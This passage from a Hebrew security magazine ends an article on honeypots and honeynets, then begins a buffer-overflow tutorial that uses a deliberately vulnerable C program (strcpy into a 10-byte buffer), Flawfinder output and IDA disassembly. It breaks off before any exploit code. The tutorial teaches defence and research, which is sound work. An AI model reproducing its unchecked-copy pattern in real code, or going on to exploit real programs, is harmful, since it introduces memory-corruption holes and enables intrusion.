יש חשיבות עליונה למודעות לפרצות שקיימות במערכת אבטחה, על מנת להוסיף לה רבדים ומנגנונים נוספים שיתמודדו עם פרצות אלה, לכן פרק זה יעסוק בחסרונות של מערכת זו.

1. אם מערכת Honeypot הותקפה בהצלחה, היא יכולה לשמש כקרש קפיצה עבור התוקף אל מערכות מחשב ורשתות אחרות. ככל הנראה, זו הסכנה הגדולה ביותר במלכודות דבש. על מנת לצמצם את הסיכון, רצוי למקם את מלכודת הדבש מאחורי חומת האש. זוהי פעולה שעשויה להקשות על התוקף להגיע אל המלכודת ובנוסף לכך היא מסוגלת לצמצם את התעבורה החיצונית ומקנה למערכת צורה אמינה יותר.

2. מלכודות דבש גוזלות המון זמן יקר בהקמה ובתחזוקה (תלוי ברמת הסיבוך שלהן). באופן כללי, בגלל שמערכות אלו גוזלות המון משאבים מצד האירגון, יש אפשרות שיגיע מצב שמנהלי האבטחה באירגון פשוט יכבו אותן על מנת לשחרר משאבים.



Honeynet

A honeyfarm is a centralized collection of honeypots and analysis tools. The concept of the honeynet first began in 1999 when Lance Spitzner, founder of the Honeynet Project, published the paper "To Build a Honeypot":


"A honeynet is a network of high interaction honeypots that simulates a production network and configured such that all activity is monitored, recorded and in a degree, discretely regulated." – Wikipedia.org

בהגדרתה, Honeypot היא שתיים או יותר מלכודות דבש (Honeypots) המחוברות ביניהן ברשת. רשתות שכאלו הן יעילות בניטור רשתות גדולות ומגוונות יותר, איתן מלכודת דבש בודדת מתקשה להתמודד ביעילות. בדרך כלל, ה-Honeypot הן מערכות המכילות מספר יגבוה יחסית של מלכודות דבש רגילות, חומות אש (על מנת להגביל ולתעד את תעבורת הרשת) ומערכות IDS שונות (על מנת לצפות ולפענח התקפות אפשריות). השילוב של מערכות אלו יחד יוצר מערכת משוכללת ומורכבת שמטרתה העיקרית היא לאסוף מידע נרחב ביותר אודות איומים מצד הכובעים השחורים, אודות אופי התקפותיהם וסכנות צפויות. הגדרה יותר מתקדמת היא ה-HoneyFarm, שמהווה אוסף מרוכז של מלכודות דבש וכלים אנליטיים שונים.

קונספט ה-Honeypot התפתח ב-1999 עקב פרסום המאמר "To Build a Honeypot" על ידי לאנס ספיטצנר, מייסד של ה-Honeynet Project

ייחודה של מערכת זו מתבטא בכך שהיא רשת של מחשבים אמיתיים שניתנת להתקפה. המחשבים ברשתהנם גמישים במיוחד, הם עוטים צורה של מה שהמתכנן רוצה, הכוח שלהם הוא בגמישות. לדוגמה: שרת Apache על CentOS.


בעקבות העובדה ש-Honeynet הינה רשת של כמה מחשבים, נוצרת בעיה בעיה אחרת- ככל שאנו מגדילים רשת שכזו, אנו זקוקים ליותר חומרה, משמע שעלות המערכת עולה ויש להשקיע יותר כסף בפיתוח ותחזוקה. פיתרון אפשרי לכך יכול להיות שימוש ב-VMWare על מנת להרים ולהריץ מערכות וירטואליות שונות (מלכודות דבש אחרות) על מחשב אחד. דבר נוסף שניתן לעשות הוא להקים חומת אש על אותו מחשב בדיוק כמו שאר מלכודות הדבש. פתרון זה מעלה בעיה מסוג שונה, היות וזוהי רק תוכנה שמדמה סביבה וירטואלית אחרת, הפורץ יוכל לפרוץ החוצה אל המכונה עצמה וזה מעמיד אותנו ואת המערכת, עליה אנו מנסים להגן, בפני בעייה אמיתית וגדולה.



HoneyPots - הדגמה של תוכנות קיימות


כיום ישנן מספר מערכות קיימות המשוחררות לציבור הרחב (קוד פתוח וגם מערכות מסחריות) המאפשרות להקים מלכודות דבש ברמות שונות ובשליטה שונה. בחלק זה אפרט על כמה מהן.

1. **DTK** - סט של כלים חופשיים (רובם כתובים ב-Perl) שנועדו לתת לצד אשר מנהל את המערכת להגן עליה בצורה טובה יותר ולתת לה יתרונות על התוקפים. הרעיון הכולל הוא להטעות את התוקפים על ידי כך שאם המערכת מריצה DTK, למערכת יש יותר פירצות זמינות אפשריות עבורו. מה שבאמת קורה הוא שהמערכת מגבילה את הקשר עם התוקף בצורה גבוהה, אך מדמה את כל התהליך של הפירצה ומחזירה תגובות כאילו היה מדובר במערכת אמיתית בעלת חולשות אמיתיות.



2. **Honeyd** - דימון יחסית פשוט וקטן שרץ גם על מערכות UNIX וגם על מערכות Windows. הוא מאפשר ליצור מכונות וירטואליות שונות על מחשב אחד. ניתן להגדירו להריץ שירותים כמו FTP או SMTP ומעבר לכך, מאפשר למשתמש לדמות מערכת הפעלה.

3. **GHH** - או בשמו המלא: Google Hack HoneyPot. נועד לטפל בבעיית התוקפים שמשתמשים במנועי החיפוש ככלי פריצה, היות ומנוע החיפוש של חברת גוגל מאפשר חיפוש מיידי בכמות אדירה של מידע. ככל שהאינטרנט גדל, החלו להופיע גם ישומי רשת כגון פורומים וכלי ניהול מרחוק, דבר שהוביל לתוכנות לא מוגדרות כראוי להציג חולשות אלו לכולם. GHH מדמה ישום רשת אמיתי ומאפשר לו להצטרף אל מנועי החיפוש הרבים. מלכודת דבש זו מחוברת אל קובץ ההגדרות שרושם ומתעד כל דבר שהוגדר בקובץ הגדרות של המערכת. כאשר תוקף מנסה לתקוף את היישום (שלא באמת קיים), קובץ התיעוד מתחיל להתמלא במידע אודות התוקף שכולל בתוכו מידע רב כמו User Agent ואת כתובת ה-IP.



פרוייקט בנושא Honeypots

מלכודות הדבש הן נושא מעניין שניתן לחקור ולפתח עוד ועוד. כחלק מהעניין, הן מהוות נושא לפיתוח פרוייקטים רחבי אופקים וארוכי טווח, במאמר זה אביא דוגמה לאחד הפרוייקטים המפורסמים בנושא.

פרוייקט NoAH הינו רשת אירופאית של מלכודות דבש המקושרות ביניהן. מדובר בפרוייקט בן 3 שנים שמטרתו לאסוף מידע על טבע ההתקפות ברשת. מטרתו הנוספת היא לפתח תשתית שתזהה ותספק אזהרות לגבי התקפות אלה, על מנת שנוכל לנקוט באמצעים בהתאם לכך. בשנים האחרונות נרשמה עליה חדה בהתקפות כגון וירוסים, תולעים, סוסים טרויאניים וכדומה ברחבי רשת האינטרנט. התקפות אלו מורידות את היעילות שבשימוש באינטרנט, פוגעות בתשתיות ID ועוללות להשתלט על חלקים נרחבים ברשת תוך דקות ספורות. לעתים קרובות הדבר קורה באופן מהיר מהתגובה האנושית ומהווה צורך לפיתוח מנגנון אוטומטי שיגיב באמצעי נגד במצבים אלה.

הפרוייקט מבוסס על עיצוב ופיתוח של תשתית, שנועדה לנטר ולאבטח, המבוססת על טכנולוגיית ה-Honeypots. הפרוייקט משתמש במלכודות דבש המפוזרות במקומות שונים ככלי לאזהרה מוקדמת וניטור, מעבד את הנתונים שמתקבלים מהמלכודות ומתכנת אותן להגיב באמצעים מסוימים נגד התראות מסוימות.

סיכום

אז.. מי מפחד ממלכודות הדבש? כמו נערות הפיתוי בסיפורי הריגול, הן מפתות, אטרקטיביות, שקטות, נראות לחלוטין תמימות וכביכול לא טומנות בחובן שום סכנה. הן מהוות את הפיתוי המושלם לתוקף "רעב" לפריצה מוצלחת. חשוב לזכור שלמטבע שני צדדים, צד אחד טומן את הפח והשני נופל בפח שטמנו לו. אחד העקרונות המובילים בנושא אבטחת המידע הוא להיות מודע לכל האפשרויות ולאסוף את כל המידע האפשרי על מנת להמנע מלהיות זה שנופל בפח.

על הכותב


נתנאל שיין עוסק בפיתוח ובאבטחת מידע בפרט, מעורב בפרוייקטים שונים בנושא הקוד הפתוח, בעיקר בהתנדבות, חבר בעמותת המקור, כיום עובד בהייטק וסטודנט למדעי המחשב באוניברסיטה הפתוחה.

עוד דבר שהייתי חייב להכניס:



מקורות:

1. http://en.wikipedia.org/wiki/Honeypot_%28computing%29
2. <http://www.honeypots.net/honeypots/links>
3. <http://www.projecthoneypot.org>
4. drunkgeisha.noblogs.org (מכאן בא אחד התרשימים)
5. honeynet.org
6. holcroft.org
7. isoc.org
8. <http://www.honeynet.org>
9. <http://www.ukhoneynet.org>
10. Honeypots by Reto Baumann and Christian Plattner
11. The Use of Honeypots and Packet Sniffers for Intrusion Detection by Michael Sink, P.E
12. A Guide to the Honeypot Concept Mark Pickett
14. <http://www.christianplattner.net>
15. <http://all.net/dtk/index.html>
16. <http://ghh.sourceforge.net/index.php>



Buffer Overflows 101

מאת שי רוד (NightRanger)

הקדמה

מדי יום מתגלות ומתפרסמות עשרות פרצות אבטחה במערכות, תוכנות ומוצרים שונים, תודות לתגליות אלו ופרסומן מתאפשר לחברות התוכנה לשחרר טלאי אבטחה, ולנו כמנהלי מערכות ו/או משתמשי הקצה לדאוג שהמערכות שלנו יעודכנו באופן שוטף עם חבילות השירות והטלאים ששוחררו בהתאם.

בנושא זה עולה תהיה, אם עץ נופל ביער, ואין איש שישמע אותו, האם הוא בכל זאת משמיע קול?

כך גם פרצות אבטחה, אם אינן מפורסמות ניתן להניח שאינן התגלו?

אם הן אינן התגלו, ניתן להניח שאינן קיימות?

ובכן, ניתן לומר בביטחון שקיימות מאות פרצות שאינן פורסמו לציבור וישנן מאות מערכות שרק מחכות שמישהו ירים את הכפפה ויאתר את חולשותיהן.

במאמר זה נדון בשיטה אחת מיני רבות לניצול חולשות אבטחה. שיטה זו ידועה בשם "Buffer Overflow" או- "גלישת חוצץ".

מה היא גלישת חוצץ?

גלישת חוצץ היא שגיאת תוכנה המתרחשת כאשר תוכנית מחשב מנסה לכתוב לאזור בזיכרון יותר מידע מאשר הוא יכול להכיל, אותו מידע "זולג" מחוץ לגבולות החוצץ ומשנה נתונים שלא אמורים להשתנות.


כתוצאה מכך התוכנה לוודאי תקרוס ובמקרים מסוימים אף תתאפשר כתיבת נתונים זדוניים והרצתם על ידי התוכנה.

זהו הבסיס לפרצות אבטחה רבות אשר מהוות סכנה ממשית למערכות ולנתונים שלנו.

קיימות שתי וריאציות לגלישת חוצץ הנקראות בשם:

- **Stack Overflow** (גלישת מחסנית)
- **Heap Overflow** (גלישת ערימה).

לאורך מאמר זה אנו נתמקד בגלישת מחסנית אך אמשיך להשתמש במונח "גלישת חוצץ".



מדוע אפליקציות פגיעות לגלישת חוצץ?

בשפות תכנות כגון: C ו-C++ לא מתבצעות בדיקות גבולות במלואן וברוב המקרים אינן מתבצעות כלל, כמו כן לא קיים מנגנון מובנה למניעת כתיבה של מידע לכל איזור בזיכרון.


בשפת C למשל ניתן לנצל את הקריאות `strcpy()`, `sprintf()`, `vsprintf()`, `strcat()`, `scanf()`, `bcopy()`, `gets()` מכיוון ופונקציות אלה אינן בודקות האם החוצץ שהוקצה במחסנית יכול להכיל את המידע שהועתק אליו.

כיצד זה קורה?

כדי להבין כיצד גלישת חוצץ מתרחשת נעזר במבט על קוד המקור הבא:

```
#include<stdio.h>
#include <string.h>
GetInput(char * str)
{
    char buffer[10];
    strcpy(buffer,str);
    printf("Your message is \"%s\"\\n",buffer);
}
main( int argc, char *argv[] )
{
    if( argc == 2 )
        GetInput(argv[1]);
    else
        printf("One argument expected.\\n");

    return 0;
}
```



לאחר הידור הקוד והרצתו יתקבל קובץ בינארי שיצפה לקלט מהמשתמש ויציגו לאחר מכן על המסך ניתן לראות בקוד מעל שהוקצה חוצץ בגודל של 10 בתים:

```
char buffer[10];
```


הפונקציה strcpy() מקבלת שני מערכי תווים, יעד ומקור. אם המקור גדול מהיעד strcpy() תכתוב מעבר לגבולות החוצץ, בשורה מתחת מתבצעת העתקה של המחרוזת שמתקבלת מהמקור (str) ליעד (buffer) באמצעות הפונקציה:

```
strcpy(buffer, str);
```


לאחר מכן יוצג תוכן buffer על הצג:

```
printf("Your message is \"%s\\n\",buffer);
```

מה יקרה אם נזין בשורת הפקודה מחרוזת של 30 בתים?
להלן התוצאה:



ניתן לשער כי כבר ניחשתם מה תהיה התוצאה ואתם חושבים לעצמכם "היי, נתקלתי בשגיאה כזו בעבר, אך כיצד זוהי פרצת אבטחה וכיצד מנצלים אותה?"



ובכן, בהמשך אנו ננסה לשלוט על זרימתה של התוכנית על מנת שנוכל להריץ קוד זדוני ולפתח עבודה Exploit.

Exploit הוא בעצם הכלי שינצל את המטרה שלנו יגרום לה לקרוס ויריץ עבורנו את הקוד הזדוני.

בדוגמה הנ"ל קוד המקור נמצא ברשותנו מה שהקל על זיהוי החולשה (באג).

ברוב המקרים לא תהיה לנו גישה לקוד המקור ואנו נצטרך לאתר את החולשה בדרכים אחרות שבהן נדון בהמשך.

ידע נדרש


- עבודה בסביבת מערכת ההפעלה לינוקס
- ידע בשפת תכנות כלשהי (רצוי C/C++)
- ידע בשפת אסמבלר
- היכרות עם שפות סקריפטינג כגון: Perl או Python

במידה ואינכם בקיאים באחד מהנושאים הנ"ל אל דאגה, נערוך היכרות עימם, אמנם לא נכנס לעומקם אך נדון במידע הרלוונטי שנדרש למאמר זה ואף יספיק לתת לכם את נקודת הפתיחה ואת הכלים הדרושים.

הכלים

להלן קישורים רלוונטיים עבור הכלים שבהם נשתמש במהלך המאמר:

- **BackTrack4** - <http://www.backtrack-linux.org/downloads/> - הפצת לינוקס הכוללת את רב הכלים הדרושים למאמר זה.
- **Metasploit Framework** - <http://www.metasploit.com/> - אני בספק אם כלי זה דורש הצגה, אך זוהי הפלטפורמה שבה נשתמש לפיתוח ובדיקת ה-Exploit.
- **DEV C++** - <http://sourceforge.net/projects/dev-cpp/files/> - מהדר לשפות C/C++
- **Ollydbg** - <http://www.ollydbg.de/odbg110.zip> - כלי המשמש לבדיקת וניפוי שגיאות בקוד.
- או **Immunity Debugger** - <http://www.immunityinc.com/products-immdbg.shtml>



מכיוון והמאמר מתייחס לפיתוח Exploit בסביבת מערכת ההפעלה Windows XP + SP2 ניתן להשתמש באחת ממערכות הוירטואליזציה הבאות להרצת מערכת הלינוקס או מערכת החלונות:

- <http://www.virtualbox.org/wiki/Downloads> - VirtualBox
- או <http://www.vmware.com/support/> - VMWare

איתור גלישת חוצץ באפליקציות

קוד מקור

את תהליך איתור גלישת חוצץ באמצעות בחינה של קוד מקור ניתן לתאר גם בשם בדיקת **Whitebox**. בחינת קוד מקור ניתן לבצע בצורה ידנית או בעזרת כלי בדיקה, בדוגמה שהוצגה ישנן סה"כ 16 שורות קוד, אך תוכנית מחשב טיפוסית יכולה להכיל מאות ואף אלפי שורות קוד כך שתהליך הבדיקה הידני עלול להפוך למתיש ואף לא פרקטי.

כלי בדיקה יעברו על קוד המקור ויאיתרו עבורנו פונקציות "חשודות" אשר עלולות להוות בעיה, כמובן שיש לבצע אימות ידני לתוצאות כלי הבדיקה.

אחד הכלים לביצוע בדיקות קוד נקרא **Flawfinder** - <http://www.dwheeler.com/flawfinder/> להלן תוצאות בדיקה שבוצעה ע"י Flawfinder לקוד הדוגמה שלנו:

```
root@Blackbox:~# flawfinder bof.c
Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 160
Examining demo.c
demo.c:6: [4] (buffer) strcpy:
    Does not check for buffer overflows when copying to destination.
    Consider using strncpy or strlcpy (warning, strncpy is easily misused).
demo.c:5: [2] (buffer) char:
    Statically-sized arrays can be overflowed. Perform bounds checking,
    use functions that limit length, or ensure that the size is larger than
    the maximum possible length.
Hits = 2
Lines analyzed = 18 in 0.52 seconds (1105 lines/second)
Physical Source Lines of Code (SLOC) = 18
Hits@level = [0]  0 [1]  0 [2]  1 [3]  0 [4]  1 [5]  0
Hits@level+ = [0+]  2 [1+]  2 [2+]  2 [3+]  1 [4+]  1 [5+]  0
Hits/KSLOC@level+ = [0+] 111.111 [1+] 111.111 [2+] 111.111 [3+] 55.5556 [4+]
55.5556 [5+]  0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
```


או בשמו הלועזי Reverse Engineering, ניתן לתאר גם כבדיקת Graybox.


כפי ששמתם לב, גישה לקוד המקור מספקת הבנה מקיפה יותר לגבי איך התוכנה מתפקדת על פעולת הפונקציות הקיימות ומימושן, אך גישה לקוד מקור אינה מתאפשרת ברוב המקרים ולכן הדבר הכי קרוב לכך הוא תהליך הנדוס לאחור שיספק לנו איזושהי מסגרת כללית לצורת כתיבת הקוד ופעולת התוכנה.


אמנם לא ניתן להמיר את הקובץ המהודר לקוד מקור אך ניתן להמירו לקוד המיוצג ע"י הוראות אסמבלר.

ניתן להשתמש בכלים כגון דיבאגרים או-Disassembles כדי להמיר קובץ בינארי להוראות אסמבלר, אחד הכלים הפופולאריים נקרא IDA, וניתן להוריד גרסה חופשית לשימוש מאתר החברה:

<http://www.hex-rays.com/idapro/idadownfreeware.htm>

התוכנה IDA יכולה להציג את המידע בצורת תרשים זרימה של ההוראות, אילו פונקציות ספריות ומחרוזות נמצאות בשימוש ועוד...





לאחר שיטוט קצר בקוד האסמבלר שנוצר ע"י IDA ניתן למצוא את הפונקציה הפגיעה שלנו:

```
.text:00401290      .  
.text:00401290      push    ebp  
.text:00401291      mov     ebp, esp  
.text:00401293      sub     esp, 28h      ; char *  
.text:00401296      mov     eax, [ebp+arg_0]  
.text:00401299      mov     [esp+28h+var_24], eax  
.text:0040129D      lea     eax, [ebp+var_18]  
.text:004012A0      mov     [esp+28h+var_28], eax  
.text:004012A3      call    strcpy  
.text:004012A8      lea     eax, [ebp+var_18]  
.text:004012AB      mov     [esp+28h+var_24], eax  
.text:004012AF      mov     [esp+28h+var_28], offset aYourMessageIsS ; "Your message is \"%s\\n"  
.text:004012B6      call    printf  
.text:004012BB      leave  
.text:004012BC      retn  
.text:004012BC      sub_401298      endp  
.text:004012BC
```

IDA היא כלי מאוד חזק עם המון פיצ'רים ואפשרויות הרחבה.

גם לשיטה זו קיימים כלי בדיקה אוטומטים רבים שיבצעו סקירה על קוד האסמבלר ויתריעו על פונקציות בעייתיות כגון: BugScam - <http://sourceforge.net/projects/bugscam/>

BugScam היא חבילת סקריפטים עבור IDA.

Fuzzing


שיטה זו ניתן לכנות **Blackbox**, הכוונה בכך היא שאין לנו מידע על פעולות הפונקציות, קוד המקור או על מבנה התוכנה.

כאן נכנסת לתמונה שיטה שנקראת Fuzzing (אני לא מכיר מונח תואם בעברית, לפזז? ☺)

זוהי בעצם שיטה שנועדה לגלות "חריגות" על ידי שליחת נתונים מסוגים ואורכים שונים בווריאציות שונות שהתוכנה אינה מצפה להן ותנסה לגרום לה להחזיר לנו איזושהי שגיאה.

